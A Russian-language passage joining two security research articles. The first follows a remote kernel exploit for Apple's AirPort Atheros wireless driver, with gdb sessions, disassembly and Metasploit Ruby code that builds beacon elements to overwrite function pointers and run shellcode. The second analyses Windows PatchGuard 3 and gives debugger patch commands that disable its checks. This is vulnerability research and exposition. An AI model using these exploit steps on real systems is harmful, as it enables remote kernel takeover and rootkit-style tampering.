Назначение битов видно в утилитах каталога `tools` дерева Madwifi: `80211debug.c` соответствует `debug.net80211`, а `athdebug.c` — `debug.athdriver`. Значение `0xffffffff` включает всё, но сообщений становится слишком много и `IOLog` не успевает их записывать. Лучше выбирать конкретную подсистему, например поиск сетей. Для работы утилит Madwifi в OS X понадобились лишь небольшие изменения; исходный код приложен.

Основная работа выполняется в `gdb`, не слишком удобном для ядра. После SoftICE он кажется бедным: нет хорошего поиска по памяти, не работают точки трассировки и аппаратные точки останова. Зато `gdb` поддерживает сценарии и команды, автоматически выполняемые при остановке.

4.1. Импровизированное профилирование

Профилирование через пересборку `xnu` у автора не заработало. Поэтому он записывал интересные смещения и наблюдал поведение вручную. При входе в `staadd` регистр `ECX` указывает на разбираемый пакет. Можно поставить точку останова, проверить `ECX` на ноль, вывести первые двадцать байт и продолжить выполнение:

```
(gdb) break sta_add
Breakpoint 1 at 0x8f2e35
(gdb) commands
Type your commands for when breakpoint 1 is hit, one per line.
End with a line saying just "end".
> if $ecx > 0x100
> x/20x $ecx
> end
> continue
> end
```

При каждом срабатывании выводятся первые байты по `ECX`, а после сбоя видно, какой пакет обрабатывался:

```
Breakpoint 1, 0x008f2e35 in sta_add ()
0x1e36a000:  0x00000080  0xffffffff  0x6161ffff  0x8710ec61
0x1e36a010:  0xec616161  0xc1c08710  0xc5962377  0xa185eaee
...
0x1e36a040:  0x03483018  0xf0320b01  0x41414141  0x41414141
```

Первый пакет начинается с `0x50` и с учётом порядка байтов является ответом на запрос. Второй начинается с `80 00 00 00`: это созданный сценарием кадр маяка с BSSID `61 61 61 ec 10 87`. Такое импровизированное профилирование удобно для редко срабатывающих точек останова; при частых остановках накладные расходы быстро растут.

4.2. kgmacros

При запуске gdb стоит подключить kgmacros из комплекта отладки ядра. В нём много полезных макросов, однако на Intel часть сообщает об отсутствии поддержки архитектуры, а часть молча не работает. Одни команды, например вывод журнала аварии, действительно помогают; другие, включая showx86backtrace, способны уничтожить нужные для анализа данные.

4.3. Упрощение рутины

Удалённая отладка работающего ядра требует скачать подходящий комплект, создать символы на цели, перенести их на машину разработчика, запустить gdb, импортировать символы, вызвать на цели немаскируемое прерывание и подключить отладчик. Эту рутину стоит автоматизировать.

На целевой машине символы AirPortAtheros5424 создаются так:

```
Kextload -A -s /tmp/symbols
/System/Library/Extensions/I080211Family.kext/Contents/PlugIns/AirPortAtheros5424.kext
```

На машине разработчика сценарий OS Xkernelsetup выполняет большую часть подготовки:

```
file /Volumes/KernelDebugKit/mach_kernel
set architecture i386
source /Volumes/KernelDebugKit/kgmacros
add-symbol-file /Users/dave/symbols/com.apple.driver.AirPortAtheros5424.sym
add-symbol-file /Users/dave/symbols/com.apple.iokit.IOPCIFamily.sym
add-symbol-file /Users/dave/symbols/com.apple.iokit.I080211Family.sym
add-symbol-file /Users/dave/symbols/com.apple.iokit.IONetworkingFamily.sym
set disassembly-flavor intel

define knock
    target remote-kdp
    attach $arg0
end
```

Макрос knock заменяет повторный ввод команд подключения:

```
(gdb) knock 192.168.1.20
Connected.
(gdb)
```

Иногда модуль загружается по другому адресу; тогда символы нужно создать заново. По опыту автора, в 99 случаях из 100 адрес постоянен, а в редком исключении обычная перезагрузка возвращает ожидаемое расположение.

5. Анализ Madwifi

Исходный код Madwifi показывает, что большинство сбоев происходит при обходе кэша результатов поиска, хранящегося в scanstate. Для добавления записи функция staadd разбирает управляющие кадры в структуру staentry.

```
struct sta_entry {
    struct ieee80211_scan_entry base;
    TAILQ_ENTRY(sta_entry) se_list;
    LIST_ENTRY(sta_entry) se_hash;
    u_int8_t se_fails;
    u_int8_t se_seen;
    u_int8_t se_notseen;
    u_int32_t se_avgrssi;
    unsigned long se_lastupdate;
    unsigned long se_lastfail;
    unsigned long se_lastassoc;
    u_int se_scangen;
};
```

Внутри `staadd` адрес назначения для данных маяка задаётся так:

```
ise = &se->base;
```

Структура `ieee80211_scan_entry` содержит фиксированный буфер `se_xrates` размером `2 + IEEE80211_RATE_MAXSIZE`. Возникает классическая опасность: данные переменной длины из пакета копируются в буфер постоянного размера.

```
struct ieee80211_scan_entry {
    u_int8_t se_macaddr[IEEE80211_ADDR_LEN];
    u_int8_t se_bssid[IEEE80211_ADDR_LEN];
    u_int8_t se_ssid[2 + IEEE80211_NWID_LEN];
    u_int8_t se_rates[2 + IEEE80211_RATE_MAXSIZE];
    u_int8_t se_xrates[2 + IEEE80211_RATE_MAXSIZE];
    ...
};
```

`IEEE80211_RATE_MAXSIZE` равен 15:

```
#define IEEE80211_RATE_MAXSIZE 15
```

Сначала возникло противоречие: всё указывало на буфер дополнительных скоростей, но `Madwifi` проверяет максимальную длину перед копированием. Значит, либо память повреждалась раньше `staadd`, либо драйвер Apple отличался. Пошаговая отладка обнаружила вызов `memcpy` по адресу `0x008f3188`. Условная точка останова для большого аргумента размера показала следующее:

```
(gdb) break *0x008f3188 if $eax > 100
Breakpoint 2 at 0x8f3188
...
0x008f3196 in sta_add ()
2: x/i $eip 0x8f3196 <sta_add+871>:    call    0x1933c8 <memcpy>
(gdb) x/20x $esp
0xc82badc:    0x03aeb643    0x1e36a046    0x000000f2    0x00000080
...
(gdb) x/20x 0x1e36a046
0x1e36a046:    0x4141f032    0x41414141    0x41414141    0x41414141
...
```

Относительный адрес в файле равен `0x8f3196 - 0x8e7000 - 0x1000 = 0xB196`. Дизассемблирование показывает, что присутствующая в открытом драйвере проверка длины в версии OS X отсутствует:

```
__text:0000B177      mov     ecx, [ebp+scanparam]
__text:0000B17A      mov     edx, [ecx+28h]
__text:0000B17D      test    edx, edx
__text:0000B17F      jz      short loc_B19D
__text:0000B181      movzx   eax, byte ptr [edx+1]
__text:0000B185      add     eax, 2
__text:0000B188      mov     [esp+48h+var_40], eax
__text:0000B18C      mov     [esp+48h+var_44], edx
__text:0000B190      lea     eax, [esi+63]
__text:0000B193      mov     [esp+48h+ic], eax
__text:0000B196      call    near ptr _memcpy ; xrate memcpy
```

В примере из элемента дополнительных скоростей копируется `0xf2` байт, повреждая соседние данные в `ieee80211scanentry`, включая другую `staentry`. Главная трудность в том, что перезаписываются обычные поля структуры, а не адрес возврата, кадр стека или служебные данные кучи, которые обычно позволяют сразу захватить управление.

6. Получение выполнения кода

Ошибка повреждает данные после буфера дополнительных скоростей в `ieee80211scanentry`. При обычном стековом переполнении достаточно подменить адрес возврата. Здесь рядом нет подходящих управляющих данных, поэтому путь к выполнению кода сложнее.

Наиболее перспективна функция `athcorpuscanresults`, использующая повреждённые поля для копирования памяти. Атакующий управляет источником и размером; двухбайтовый размер `memsrcu` позволяет запросить до 65 535 байт. Автор надеялся, что буфер назначения находится в структуре с указателем на функцию и длинная запись достигнет его.

Получилась бы двухэтапная перезапись: первая сама не захватывает управление, но создаёт условия для второй. Кадр маяка содержит несколько подходящих буферов. Переполнение элемента дополнительных скоростей позволяет управлять копированием другого элемента, например RSN. Ниже показаны регистры и цепочка второго вызова `memsrcu`:

```
(gdb) bt
#0  0x001933de in memcpy_common ()
#1  0x038ce804 in ?? ()
#2  0x008c6083 in sta_iterate ()
#3  0x008e52b7 in AirPort_Athr5424::ieee80211_notify_scan_done ()
#4  0x008e55b9 in AirPort_Athr5424::setSCAN_REQ ()
...
(gdb) info registers
eax          0xaca0000      181010432
ecx          0xc98         3224
edx          0x3263        12899
esi          0x41316341     1093755713
edi          0xaca0000      181010432
```

До переноса в ECX регистр EDX содержит размер копирования. Последовательность 41 63 31 41 32 63 показывает, что адрес источника и размер расположены рядом в пакете. Заполнивший буфер узор всегда начинался с 0x41 в начале элемента дополнительных скоростей.

Однако перед `memsrcu` вызывается `IOMalloc`, выделяющий достаточно памяти для назначения. Даже копирование 0xffff байт не выходит за границы. Дизассемблирование:

```
__text:000260AA      call    near ptr _IOMalloc
__text:000260AF      mov     edx, eax
__text:000260B1      mov     ecx, [ebp+var_1C]
__text:000260B4      mov     [ecx+88h], eax
__text:000260BA      test    eax, eax
__text:000260BC      jz      loc_262C8
__text:000260C2      movzx   eax, word ptr [esi+84h]
__text:000260C9      mov     [esp+38h+var_30], eax
__text:000260CD      mov     eax, [esi+80h]
__text:000260D3      mov     [esp+38h+var_34], eax
__text:000260D7      mov     [esp+38h+var_38], edx
__text:000260DA      call    near ptr _memcpy
```

Рабочий путь нашёлся в другом месте. Сразу после повреждения драйвер четыре раза вызывает `ieee80211saveie`, сохраняя другие информационные элементы кадра маяка в `staentry`. Версия из Madwifi:

```
void ieee80211_saveie(u_int8_t **iep, const u_int8_t *ie)
{
    u_int ielen = ie[1] + 2;
    if (*iep == NULL || (*iep)[1] != ie[1]) {
        if (*iep != NULL)
            FREE(*iep, M_DEVBUF);
        MALLOC(*iep, void*, ielen, M_DEVBUF, M_NOWAIT);
    }
    if (*iep != NULL)
        memcpy(*iep, ie, ielen);
}
```

Функция получает адрес указателя назначения. Она выделяет новый буфер, если старый указатель равен нулю либо прежняя длина не совпадает с новой. Но атакующий управляет полями

переданной структуры, а значит, способен обойти malloc и скопировать данные по произвольному адресу. Для этого байт по адресу назначения плюс один должен совпасть с длиной информационного элемента.

Удобнее всего подменить указатель на функцию. Драйвер обычно загружается по постоянному адресу, поэтому можно выбрать фиксированное смещение внутри него. Структура sta_default содержит указатели на операции драйвера и часто создаётся заново, благодаря чему повреждение способно впоследствии восстановиться. В Madwifi она выглядит так:

```
static const struct ieee80211_scanner sta_default = {
    .scan_name           = "default",
    .scan_attach         = sta_attach,
    .scan_detach        = sta_detach,
    .scan_start         = sta_start,
    .scan_restart       = sta_restart,
    .scan_cancel        = sta_cancel,
    .scan_end           = sta_pick_bss,
    .scan_flush         = sta_flush,
    .scan_add           = sta_add,
    .scan_age           = sta_age,
    .scan_iterate       = sta_iterate,
    .scan_assoc_fail    = sta_assoc_fail,
    .scan_assoc_success = sta_assoc_success,
    .scan_default       = ieee80211_sta_join,
};
```

В живой отладке:

```
(gdb) x/20x sta_default
0x931ee0 <sta_default>: 0x0092e050 0x008f1543 0x008f16c6 0x008f18c7
0x931ef0 <sta_default+16>: 0x008f19b5 0x008f19cc 0x008f2b7d 0x008f1694
0x931f00 <sta_default+32>: 0x008f2e2f 0x008f261e 0x008f20bb 0x008f2188
0x931f10 <sta_default+48>: 0x008f1fd5 0x00000000 0x00000000 0x00000000
0x931f20 <chanflags>: 0x000000a0 0x00000140 0x000000a0 0x000000c0
```

В первом опыте каждый указатель на функцию был заменён узором 0x61413761 (aA7a в ASCII — типичная последовательность Metasploit). Попытка выполнить код по адресу 0x61413761 доказала принципиальную возможность удалённого выполнения.

Для проверки отправляется элемент дополнительных скоростей длиной больше ста байт. Затем выполнение пошагово проводится через staadd, обработчик RSN и ieee80211saveie до сравнения длины. Следующий вызов подменённого указателя должен аварийно остановить ядро. Схема пакета:

```
def make_xrate
    staRsnOff = 0x4aee0
    kextAddr = datastore['KEXT_OFF'].to_i
    staStruct = kextAddr + staRsnOff
    xrate_build = Rex::Text.pattern_create(240)
    xrate_build[67, 2] = "\x00\x00"
    xrate_build[71, 4] = "\x00\x00\x00\x00"
    xrate_build[79, 4] = "\x00\x00\x00\x00"
    xrate_build[55, 4] = [staStruct].pack('V')
    "\x32" + xrate_build.length.chr + xrate_build
end

def make_rsn
    rsn_data = Rex::Text.pattern_create(223)
    "\x30" + rsn_data.length.chr + rsn_data
end
```

Пошаговая отладка до попытки выполнить паттерн:

```
(gdb) advance *0x8f32fe
0x008f32fe in sta_add ()
2: x/i $eip 0x8f32fe <sta_add+1231>:  call  0x8f521b <ieee80211_saveie>
...
(gdb) x/20x $eax
```

```

0x931ee0 <sta_default>: 0x0092e050      0x008f1543      0x008f16c6      0x008f18c7
...
Program received signal SIGTRAP, Trace/breakpoint trap.
0x61413761 in ?? ()
Cannot access memory at address 0x61413761
(gdb) bt
#0  0x61413761 in ?? ()
#1  0x008e977c in scan_next ()

```

Теперь вместо перехода по неверному адресу нужно выполнить полезную нагрузку. Длина должна совпасть с байтом по `sta_default+1`, поэтому буфер имеет размер `0xe0`. Сама `sta_default` занимает 64 байта, и запись затрагивает расположенный следом по предсказуемому адресу `chanflags`. Остаток элемента RSN можно заполнить цепочкой NOP и завершить байтами `cc cc cc cc`, вызывающими ловушку отладчика. Прохождение по NOP до `int3` одновременно проверяет, что запрет исполнения NX здесь не мешает.

```

def make_rsn
  rsnTargetOff = 0x4af20
  kextAddr = datastore['KEXT_OFF'].to_i
  rsnOvrAddr = kextAddr + rsnTargetOff
  rsn_pad = "\x00\x00"
  rsnAddrTmp=[rsnOvrAddr].pack('V')
  rsn_overwrite_addr = (rsnAddrTmp * 15)
  rsn_code_size = 162
  rsn_code = ("\x90" * rsn_code_size)
  rsn_code[10, 4]="\xcc\xcc\xcc\xcc"
  rsn_build = rsn_pad + rsn_overwrite_addr + rsn_code
  "\x30" + rsn_build.length.chr + rsn_build
end

```

После отправки пакета отладчик перехватывает ловушку точки останова:

```

(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0x00931f2b in chanflags ()
2: x/i $eip 0x931f2b <chanflags+11>:   int3
(gdb) x/i $eip-1
0x931f2a <chanflags+10>:               int3
(gdb) x/i $eip-2
0x931f29 <chanflags+9>: nop

```

Предыдущей командой была `int3`, а перед ней — NOP: выполнение кода подтверждено. Для перезаписи `sta_default` требуется 64 байта, буфер RSN занимает 48, поэтому для загрузчика первого этапа остаётся около 160 байт. Этого достаточно, чтобы найти и запустить второй этап.

Итак, драйвер Apple копирует из пакета пять информационных элементов. Переполнение элемента дополнительных скоростей повреждает структуры, управляющие копированием оставшихся четырёх. Элемент RSN подменяет указатели на функции и размещает загрузчик первого этапа. Ещё три элемента дают около 765 байт для основной нагрузки: обратной командной оболочки, создания пользователя `root` или иной функции.

7. Благодарности

Автор благодарит всех, кто оказал огромную помощь. Джон Элч научил его внедрению беспроводных кадров и аудиту драйверов. Жена Джона объяснила криптографию с открытым ключом: «это всего лишь сложная математическая задача с ОЧЕНЬ большими числами». Джош Райт и Майк Кершоу создали LORCON — основу всей работы. Роб Грэм прекрасен. HD Moore, Мэтт Миллер и проект Metasploit предоставили простой расширяемый каркас эксплойтов, позволяющий превращать уязвимости драйверов в общедоступные модули. Перенос занял совсем немного

времени; почти все примеры переполнения Atheros происходят от fuzzbeacon.rb HD Moore. Рич Могалл помог с редактурой и советами.

8. Заключение

Статья проследила путь от обнаружения до эксплуатации реальной уязвимости беспроводного драйвера Apple. Захват управления — лишь часть эксплойта: для полезного результата нужен машинный код, работающий в режиме ядра. Эта тема будет рассмотрена отдельно.

Представленный эксплойт остаётся демонстрационным, поскольку требует знать адрес загрузки модуля ядра на цели. Это осознанное упрощение, а не принципиальное ограничение. Полноценный вариант без заранее известных адресов также возможен, но должен перезаписывать другие области ядра.

Заинтересованному в создании машинного кода для ядра OS X стоит изучить приложенные сценарии с разными полезными нагрузками, помещаемыми в RSN и другие необязательные элементы.

Ссылки

[1] Apple, Inc. The Universal File Format.

<http://developer.apple.com/documentation/DeveloperTools/Conceptual/MachORuntime/Reference/reference.html#//apple_ref/doc/uid/20001298-154889>

[2] Apple, Inc. Lipo man page.

<<http://developer.apple.com/documentation/Darwin/Reference/ManPages/man1/lipo.1.html>>

[3] Apple, Inc. Setting up OS X live kernel Debugging.

<http://developer.apple.com/documentation/Darwin/Conceptual/KEXTConcept/KEXTConceptDebugger/hello_debugger.html>

[4] Wikipedia. Graphical OS Kernel Panic.

<http://en.wikipedia.org/wiki/Image:MacOS_X_kernel_panic.png>

[5] BackTrack. BackTrack 2.

<<http://www.remote-exploit.org/backtrack.html>>

[6] Wikipedia. LORCON.

<<http://en.wikipedia.org/wiki/Lorcon>>

[7] Metasploit. Metasploit.

<<http://www.metasploit.com>>

PatchGuard Reloaded: краткий анализ PatchGuard версии 3

Дата: сентябрь 2007

Автор: Skywing

Контакт: <skywing@valhallalegends.com>

Сайт: <<http://www.nynaeve.net/>>

Аннотация

После публикации прежних способов обхода Kernel Patch Protection, более известной как PatchGuard, Microsoft продолжила совершенствовать защиту и закрывать известные лазейки. Сначала в Windows Server 2008 Beta 3, а затем при массовом распространении обновления для Windows Vista и Windows Server 2003 через Windows Update компания представила третье поколение PatchGuard. Как и прежде, новая версия представляет собой набор последовательных изменений, устраняющих предполагаемые слабости и известные векторы обхода ранних реализаций. Кроме того, PatchGuard 3 защищает от несанкционированного изменения больше переменных ядра, перекрывая несколько способов сосуществовать с системой, не отключая ее полностью. В статье описаны изменения PatchGuard 3, предложены новые способы обхода и рассмотрены возможные контрмеры.

1. Введение

PatchGuard — спорная функция 64-разрядных выпусков Windows, появившаяся в Windows Server 2003 x64 и Windows XP x64 и продолженная в Windows Vista x64 и Windows Server 2008 x64. Она препятствует повсеместному перехвату и изменению кода и структур данных ядра, обычному для 32-разрядных версий Windows. По утверждению Microsoft, подавляющее большинство сбоев ядра вызывают сторонние драйверы; опыт автора это подтверждает. Доступ к внутренним структурам ядра и перехват его функций требуют сложной синхронизации с остальной системой, особенно на многопроцессорных компьютерах. Сторонние драйверы, выполнявшие такие опасные операции, исторически часто содержали грубые ошибки, вызывавшие нестабильность и уязвимости. Последнее особенно характерно для программ, перехватывающих системные вызовы и недостаточно тщательно проверяющих их параметры.

Microsoft решила технически затруднить стороннему коду несанкционированное изменение внутренних структур и кода ядра, одновременно отговаривая разработчиков от подобных приемов. Однако архитектура ядра и драйверов Windows не позволяет выполнять драйвер режима ядра с меньшими фактическими привилегиями, чем у самого ядра. Аппаратной границы между ядром и сторонними драйверами нет, поэтому они по-прежнему способны свободно изменять его код и данные.

Технологии вроде TPM и аппаратной виртуализации со временем могут создать аппаратно защищенную границу между важными частями ядра и сторонними драйверами, но для большинства современных компьютеров это пока непрактично. Поэтому Microsoft выбрала иной подход. PatchGuard представляет собой сильно запутанный код с теми же привилегиями, что у ядра и драйверов, но старается противостоять обнаружению и изменению. Он периодически проверяет целостность важного кода и структур ядра и аварийно завершает работу системы при обнаружении

модификаций. Операции, безнаказанно выполнявшиеся в 32-разрядной Windows, в 64-разрядной приводят к сбою, что фактически удерживает поставщиков от массового распространения подобных драйверов.

Как всякая система, построенная по принципу «безопасности через неясность», PatchGuard имеет внутренние слабости. Сторонние драйверы могут использовать их для полного отключения защиты либо для обхода отдельных проверок. Microsoft понимает это и периодически обновляет PatchGuard, закрывая опубликованные методы. Поэтому для независимых разработчиков, готовых игнорировать требования компании, система остается постоянно меняющейся целью: код ее отключения может перестать работать после очередного обновления. Возникла небольшая гонка вооружений — третьи стороны разрабатывают обходы, а Microsoft выпускает новую версию с контрмерами. К моменту написания статьи распространялась уже третья реализация PatchGuard.

2. Улучшения защиты

По сравнению со второй версией PatchGuard 3 содержит несколько последовательных улучшений самозащиты. Большинство из них выглядит прямой реакцией на опубликованные способы обхода, а не общим повышением устойчивости к анализу и атакам. Третья версия действительно нарушает работу большинства известных автору публичных обходов, однако многие старые атаки нетрудно приспособить. Значительная часть защит PatchGuard 2 сохранилась, хотя некоторые механизмы изменены с учетом опубликованных атак.

2.1. Несколько одновременных контекстов проверки PatchGuard

В прежних выпусках существовал единственный контекст PatchGuard, периодически проверявший защищенные области. Некоторые обходы полагались на это: обнаружив защиту, можно было отключить агрессивные изменения ядра, необходимые, чтобы «поймать PatchGuard за работой». Третья версия всегда создает не менее одного контекста, а при загрузке с некоторой вероятностью — второй. Как и в других механизмах случайного выбора PatchGuard, используется счетчик тактов процессора. Оба контекста, включающие данные проверки целостности системы и саморасшифровывающуюся процедуру в невыгружаемом пуле, работают независимо.

Случайное появление второго контекста вносит неопределенность в разработку и проверку обходов: исследователь может не сразу заметить, что контекстов бывает несколько. Это усложняет отладку, поскольку некоторые методы зависят от числа активных контекстов. Например, описанный автором обход PatchGuard 2 [1] фактически прекращал работу после первого успешного обнаружения защиты.

Особенно наглядны обходы, сканирующие системный пул памяти. Теоретическая атака может заранее найти контекст PatchGuard в невыгружаемом пуле и обезвредить его, например заменив саморасшифровывающуюся программу пустой операцией. Но если после первого успеха сканирование не повторяется, второй контекст останется активен. Исчезает и прежняя уверенность: раньше одного найденного и отключенного контекста было достаточно, чтобы безопасно выполнять запрещенные действия; теперь их число непостоянно.

2.2. Фильтрация кодов исключений, запускающих PatchGuard

Как и две предыдущие версии, PatchGuard 3 в основном запускается через необработанное исключение в процедуре DPC. Цепочка структурированных обработчиков исключений в итоге

вызывает саморасшифровывающуюся программу PatchGuard в невыгружаемом пуле, используя аргументы DPC. Это создает слабость: в механизме диспетчеризации SEH есть несколько мест, которые внешний код может легко изменить и получить управление после исключения, но до вызова зарегистрированного обработчика.

Прежние методы вмешивались после нарушения доступа, вызванного разыменованием специально сформированного недопустимого указателя в процедуре DPC, но до логики SEH, запускавшей PatchGuard. Их целью была экспортируемая функция `_C_specific_handler`, которую компилятор Microsoft C/C++ использует для автоматически созданных кадров SEH. Поскольку запускающий PatchGuard кадр в первых версиях, по всей видимости, был написан на C, `_C_specific_handler` вызывался до пользовательской логики SEH, выполнявшей проверку целостности. В этот момент обход мог прервать проверку и аккуратно выйти из стека вызовов в заведомо безопасную точку.

Для этого исключение PatchGuard необходимо надежно отличить от обычного исключения режима ядра: применение такого обхода к штатному исключению почти наверняка привело бы к сбою или повреждению данных. В первых двух версиях распознавание было тривиальным. Защита разыменовывала неканонический адрес, находящийся за пределами используемой современными процессорами x64 части 64-разрядного адресного пространства. ОС сообщала о нарушении доступа по адресу `0xFFFFFFFFFFFFFFFF`, что служило надежной сигнатурой PatchGuard.

В PatchGuard 3 ассемблерный обработчик заранее изменяет данные исключения до передачи логике на основе `_C_specific_handler`. Код исключения заменяется случайным значением, совпадающим с допустимыми исключениями ядра, например `STATUS_INSUFFICIENT_RESOURCES`, `STATUS_DISK_FULL` или `STATUS_CANT_WAIT`; изменяются также адрес исключения и разыменованный адрес. Затем управление передается `_C_specific_handler`, запускающему PatchGuard. Ниже приведен аннотированный фрагмент одного такого предварительного фильтра:

```
KiCustomAccessHandler8 proc near
    test    [rcx+_EXCEPTION_RECORD.ExceptionFlags], 66h
loc_14009B4C7:
    jnz     short retpoint
    rdtsc
    mov     [rcx+(_EXCEPTION_RECORD.ExceptionInformation+8)], rax
    xor     [rcx+(_EXCEPTION_RECORD.ExceptionInformation+8)], rdx
    shr     eax, 5
    and     eax, 70h
    sub     [r8+98h], rax
    and     edx, 7Fh
    or      edx, 0C0000000h
    mov     [rcx+_EXCEPTION_RECORD.ExceptionCode], edx
    lea     rax, loc_14009B4C7+1
    mov     [rcx+_EXCEPTION_RECORD.ExceptionAddress], rax
    mov     [r8+0F8h], rax
    and     qword ptr [r8+88h], 0
retpoint:
    mov     eax, 1
    retn
KiCustomAccessHandler8 endp
```

После изменения записей исключения и контекста прежний поиск нарушения доступа по адресу `0xFFFFFFFFFFFFFFFF` уже не отличает PatchGuard от обычных исключений. Защита пытается скрыться на виду среди фоновых шумов исключений режима ядра, большинство которых возникает в коде файловой системы.

2.3. Выполнение PatchGuard без SEH

С момента появления PatchGuard использовал структурированную обработку исключений для сокрытия вызовов. Расчет делался на различия SEH между x64 и x86 и слабую поддержку 64-разрядного SEH дизассемблерами. По иронии именно это подтолкнуло автора к исследованию SEH в Windows x64 [2]. Теперь, по его мнению, 64-разрядная обработка исключений публично описана не хуже, а возможно, и лучше 32-разрядной.

Изначально x64 SEH хорошо маскировал работу защиты, но ко второй версии превратился в серьезную обузу: особенности обработки исключений успешно использовались для обхода. В PatchGuard 3 появился специальный режим без SEH. Это существенное улучшение устраняет целый класс единичных точек отказа в пути диспетчеризации исключений, куда сторонний драйвер мог вмешаться до передачи управления настоящему обработчику.

В режиме без SEH небольшой фрагмент кода копируется в невыгружаемый пул как часть контекста PatchGuard. Его адрес указывается как DeferredRoutine объекта таймера. Это сокращенный вариант переиспользуемой процедуры DPC: он подготавливает вызов саморасшифровывающейся программы первого этапа, которая в итоге запускает проверку системы.

Полный отказ от SEH как способа запуска делает недействительными многие обходы, перехватывавшие PatchGuard на пути обработки исключения. При этом измененный старый путь с SEH сохраняется, и атакующему приходится учитывать несколько независимых способов запуска. Ниже приведена аннотированная процедура прямого вызова:

```
KiTimerDispatch proc near
    pushf
    sub     rsp, 20h
    mov     eax, [rsp+28h+var_8]
    xor     r9d, r9d
    xor     r8d, r8d
    mov     [rsp+28h+arg_0], rax
    mov     rax, [rcx+40h]
    mov     rcx, 0FFFFFF80000000000h
    xor     rax, rdx
    or      rax, rcx
    mov     rcx, 8513148113148F0h
    mov     rdx, [rax]
    mov     dword ptr [rax], 113148F0h
    xor     rdx, rcx
    mov     rcx, rax
    call    rax
    add     rsp, 20h
    pop     rcx
    retn
KiTimerDispatch endp
```

2.4. Случайные кадры вызовов в переиспользуемых путях исключений DPC

Один из обходов PatchGuard 2 перехватывал `_C_specific_handler`, распознавал защиту и возобновлял выполнение в точке возврата DPC PatchGuard — внутри диспетчера таймера или DPC. Это упрощали метаданные раскрутки стека Windows x64 и отсутствие у переиспользуемой DPC иной полезной работы, кроме запуска PatchGuard.

PatchGuard 3 добавляет случайное число вызовов функций после входа в переиспользуемую DPC, но до возникновения исключения. Это нарушает предположение, что достаточно всегда раскрутить стек на один уровень. Теперь между точкой исключения и началом процедуры DPC находится случайное число кадров, а сами функции не экспортируются, поэтому безопасно выйти из DPC через путь SEH значительно сложнее.

Пример процедуры рандомизации:

```
KiCustomRecurseRoutine4 proc near
```



```

sub    rsp, 28h
dec    ecx
jz     short retpoint
call   KiCustomRecurseRoutine5
retpoint:
mov    eax, [rdx]
add    rsp, 28h
retn
KiCustomRecurseRoutine4 endp

```

Раскрутить стек по-прежнему можно, но атакующему приходится отличать ложные кадры KiCustomRecurseRoutine от настоящего вызова процедуры DPC.

3. Дополнительные защитные механизмы

PatchGuard 3 и PatchGuard 2 имеют дополнительные защиты, ранее не описанные.

3.1. Соккрытие списка таймеров

PatchGuard 2 и 3 скрывают в списке таймеров указатели на объекты таймеров и DPC. Для этого применяются две переменные ядра — KiWaitAlways и KiWaitNever, случайные ключи, вычисляемые при загрузке. Ими кодируются, например, ссылки из KTIMER на объекты DPC.

```

ULONGLONG Deobfuscated;
PKDPC      RealDpc;

Deobfuscated = Timer->Dpc ^ KiWaitNever;
Deobfuscated = _rotl64(Deobfuscated, (UCHAR)KiWaitNever);
Deobfuscated = Deobfuscated ^ Timer;
Deobfuscated = _byteswap_uint64(Deobfuscated);
Deobfuscated = Deobfuscated ^ KiWaitAlways;

RealDpc      = (PKDPC)Deobfuscated;

```

Поскольку переменные не экспортируются, схема должна была мешать сторонним драйверам изменять список таймеров. Однако алгоритм легко восстановить по ссылкам из кода ядра, работающего с таймерами; остается лишь узнать значения ключей. По иронии расширение отладчика ядра !kdexts.timer само реализует расшифрование в kdexts!KiDecodePointer, а символы PDB позволяют без труда найти обе переменные.

3.2. Противодействие отладке при инициализации PatchGuard

Как и вторая версия, PatchGuard 3 содержит много кода противодействия пошаговой отладке процедур инициализации. Большинство проверок обнаруживает отладчик во время выполнения кода, который обычно запускается лишь при его отсутствии. При обнаружении отладчика прерывания отключаются, а система навсегда за циклируется.

Это выглядит грозно, но для отключения достаточно найти ссылки на KdDebuggerNotPresent и удалить соответствующие проверки. Для ядра Windows Vista x64 без пакета обновлений версии 6.0.6000.16514 автор использовал следующие команды отладчика:

```

bp nt!KeInitAmd64SpecificState + 12 "r @edx = 1 ; r @eax = 1 ; g"
bp nt!KiFilterFiberContext
eb nt!KiFilterFiberContext+0x20 eb
eb nt!KiFilterFiberContext+0x19a eb
eb fffff800`01c63d22 eb

```

```

eb fffff800`01c64686 eb
eb fffff800`01c652be eb
eb fffff800`01c65334 eb
eb fffff800`01c65880 eb
eb fffff800`01c65a65 eb
eb fffff800`01c67479 eb
eb fffff800`01c68798 eb
eb fffff800`01c6a940 eb
eb fffff800`01c6b7a9 90 90
eb fffff800`01c6b7dd eb
eb fffff800`01c6bad9 eb
eb fffff800`01c6d0e7 eb
eb fffff800`01c6d2f6 eb
eb fffff800`01c6d650 eb
eb fffff800`01c65c3a 90 90 90 90 90 90
eb fffff800`01c690b1 90 90 90 90 90 90

```

3.3. Защита KeBugCheckEx

Один из первых обходов PatchGuard 1 предлагал перехватить код аварийного останова [4], а затем продолжить нормальное выполнение системы. В текущей версии стек потока заполняется нулями, что затрудняет возобновление потока, запустившего PatchGuard. Кроме того, при инициализации защита, по всей видимости, сохраняет копию KeBugCheckEx, а перед сбоем восстанавливает ее поверх настоящего кода ядра. Это видно, если изменить KeBugCheckEx в отладчике и установить точку останова на внутренней функции, вызывающей ее после очистки стека и регистров: внесенные изменения исчезают.

PatchGuard также, по всей видимости, отключает DbgPrint, записывая в начало функции код операции `ret` перед вызовом KeBugCheckEx. Вероятно, так пытались затруднить вмешательство в выполнение KeBugCheckEx без изменения самого кода аварийного останова.

```

mov     rax, [rbx+PATCHGUARD_CONTEXT.DbgPrint]
mov     byte ptr [rax], 0C3h ; ret

```

3.4. Двухстадийная деобфускация кода

Один из интересных механизмов PatchGuard 2 и 3 скрывает контекст проверки — код и данные контроля целостности системы. В неактивном состоянии контексты полностью перемешаны в памяти и при каждом запуске меняют расположение и ключи маскирования.

Расшифрование разделено на два этапа. Первый — небольшая программа, полностью скрытая до момента вызова. Вызывающий код заменяет ее первую инструкцию на `lock xor qword ptr [rcx], rdx`; в `rcx` передается адрес программы, а в `rdx` — ключ. Инструкция изменяет себя и следующую инструкцию, образуя новую операцию XOR. Цепочка продолжается до расшифрования второго этапа.

Второй этап выполняет операции XOR от конца контекста PatchGuard к началу, пока вся процедура проверки не будет расшифрована. На каждом шаге ключ сдвигается. Затем управление передается открытой процедуре контроля целостности; к этому моменту вспомогательные данные тоже расшифрованы.

